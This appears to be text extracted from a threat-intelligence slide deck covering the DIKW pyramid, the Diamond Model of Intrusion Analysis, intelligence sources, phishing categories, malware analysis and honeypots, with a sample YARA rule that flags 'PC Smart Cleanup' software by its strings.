


DIKW Pyramid



Each step up
the pyramid
answers
questions
about and
adds value
to the initial data.

Pillars of Threat Intelligence



Threat Intelligence


- Data without context is just data
- Threat intelligence with no association to your organization is (mostly) useless
- ~~Get better indicators faster~~
- ~~Share more~~
- Get only good indicators
 - High confidence level
 - More is not necessarily better

Cyber-Threat

- Organizations must know what their threats are to accurately collect and use threat intelligence
- Threats can be established by evaluating Capability + Intent + Opportunity




The Making of an Activity Group



Diamond Model of Intrusion Analysis


- Events=Diamonds
- Each Event is characterized by and requires four Core Features (aka nodes, vertices):



Activity Threads

An example visualization of activity threads illustrating Diamond events being linked:

- **Vertically** (within a single victim), IR Process of identifying causal events.
- **Horizontally** (across victims) via directed **arcs** designating a causal relationship between the events (i.e., this event occurred because of, and subsequent to, this event)
- Solid lines represent actual element of information supported by evidence
- Dashed lines represent hypothesized elements.




A wide-angle photograph of a desert landscape. In the foreground, the sandy ground is marked by several dark, irregular shapes that appear to be animal tracks. In the middle ground, a small, dilapidated building with multiple arched doorways or windows stands alone. Behind the building, large, rounded sand dunes stretch across the horizon under a clear blue sky.


"Actionable" Intelligence

Cognitive CyberSecurity Architecture

- External
 - Textual Threat Intelligence Sources
 - Deception / Honeypot
- Internal
 - Logs
 - IPS (sensors)
 - Incident data
 - Deception / Honeypot
 - Malware analysis
 - Malicious / Phishing email analysis



Textual Threat Intelligence Sources (IoC / IoA)



Phishing / Business Email Compromise (BEC)

- CEO Fraud
- Account Compromise
- Attorney Impersonation
- Data Theft
- ...



YARA rules

- YARA is the name of a tool primarily used in malware research and detection. It provides a rule-based approach to create descriptions of malware families based on textual or binary patterns. A description is essentially a Yara rule name, where these rules consist of sets of strings and a boolean expression.



```
rule rogoes
{
    meta:
        created = "09/11/2017 00:00:00"
        modified = "09/11/2017 17:12:07"
        author = "Metallica"
        Vendor = "PC Smart Cleanup"
    strings:
        $textstring1 = "smart" ascii wide nocase
        $textstring2 = "cleanup" ascii wide nocase
        $textstring3 = "longrun" ascii wide nocase
    condition:
        $textstring1 and $textstring2 and $textstring3
}
```

/ Log analysis



Malware analysis

- When malware is the source of a breach, knowledge of its capabilities and behavior are crucial to effective incident response.
- Quick and reliable malware analysis can reveal the functionality of the malicious code. It can identify any changes the malware may have made to affected systems, and it can provide preliminary host- and networkbased indicators for detection signatures.



Honeypots

- If you installed a honeynet on your network and obtained intelligence locally



Some tools...

